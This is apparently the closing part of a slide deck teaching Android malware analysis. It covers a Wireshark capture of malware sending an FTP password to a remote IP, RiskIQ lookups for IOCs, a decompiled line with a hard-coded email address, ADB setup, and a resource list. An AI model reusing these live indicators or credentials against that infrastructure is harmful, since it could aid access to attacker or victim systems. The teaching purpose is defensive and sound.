42 59.716922 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0
Frame 34: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 213.174.157.151
Transmission Control Protocol, Src Port: 46407, Dst Port: 21, Seq: 15, Ack: 292, Len: 15
File Transfer Protocol (FTP)
pass kl725x2408
[Current working directory:]
VSS-Monitoring ethernet trailer, Source Port: 32
0000 52 54 00 12 35 02 52 54 00 12 34 56 08 00 45 00 RT··5·RT ··4V··E·
0010 00 37 46 a2 40 00 40 06 74 ca 0a 00 02 0f d5 ae ·7F·@·@· t·····
0020 9d 97 b5 47 00 15 ef 9b 9e e1 00 da c1 25 50 18 ···G···· ·····%P·
0030 39 08 6a 77 00 00 70 61 73 73 20 6b 6c 37 32 35 9·jw··pa ss kl725
0040 78 32 34 30 38 20 x2408
133017545.net.pcap
Packets: 464 · Displayed: 129 (27.8%)
Profile: Default

Using RiskIQ to Investigate an IP/Domain

RiskIQ > PassiveTotal

"RiskIQ PassiveTotal™ expedites investigations by connecting internal activity, event, and incident indicator of compromise (IOC) artifacts to what is happening outside the firewall—external threats, attackers, and their related infrastructure."

https://www.riskiq.com/products/passivetotal




RiskIQ > PassiveTotal

Useful search queries:

- IP address
- Domain
- Hard-coded email addresses

```
ip.addr == 213.174.157.151

v9 = new y(DataService.d.getString("guser",
"mwvrussia@gmail.com")
```




List IOCs you think could be useful for this family

Red Phones & ADB

Do I Need a SIM Card?


Not necessarily. Often, wifi is enough.

If you *do* decide to get a SIM card, you can get planless ones from some convenience stores. (Eg. 7Eleven in Canada)



ADB

In order to use ADB, you'll need to have your device in developer mode and with USB debugging turned on!



Developer options:

Settings > About phone and tap **Build number** seven times

Debugging:

Developer options > USB Debugging

DEMO

Questions?

Resources

Active researchers on Twitter

Lukas Stefanko (https://twitter.com/LukasStefanko)
“fs0c131y” (https://twitter.com/fs0c131y)
Maddie Stone (https://twitter.com/maddiestone)
Tatyana Shishkova (https://twitter.com/sh1shk0va)
Jeremy Richards (https://twitter.com/dyngnosis)
Michael Flossman (https://twitter.com/terminalrift)
Tim Strazzere (https://twitter.com/timstrazz)
Azeria (https://twitter.com/fox0x01)

Courses

SANS SEC575 - Mobile Device Security & Ethical Hacking
SANS FOR585 - Smartphone Forensic Analysis
Azeria Labs - ARM Assembly Basics (https://azeria-labs.com/writing-arm-assembly-part-1/)
My Youtube Android Reversing Series: https://youtube.com/chmodxx

Books

Android Malware and Analysis - Ken Dunham, Shane Hartman, Manu Quintans, Jose Andre Morales, Tim Strazzere

Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software - Michael Sikorski, Andrew Honig

Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation - Bruce Dang (Author), Alexandre Gazet (Author), Elias Bachaalany (Author), Sébastien Josse (Contributor)

The Mobile Application Hacker’s Handbook - Dominic Chell (Author), Tyrone Erasmus (Author), Shaun Colley (Author), Ollie Whitehouse (Author)

Wireshark 101: Essential Skills for Network Analysis - Laura Chappell

My favourite books on everything from malware analysis to foreign policy and biographies: https://chmodxx.net/reading-list/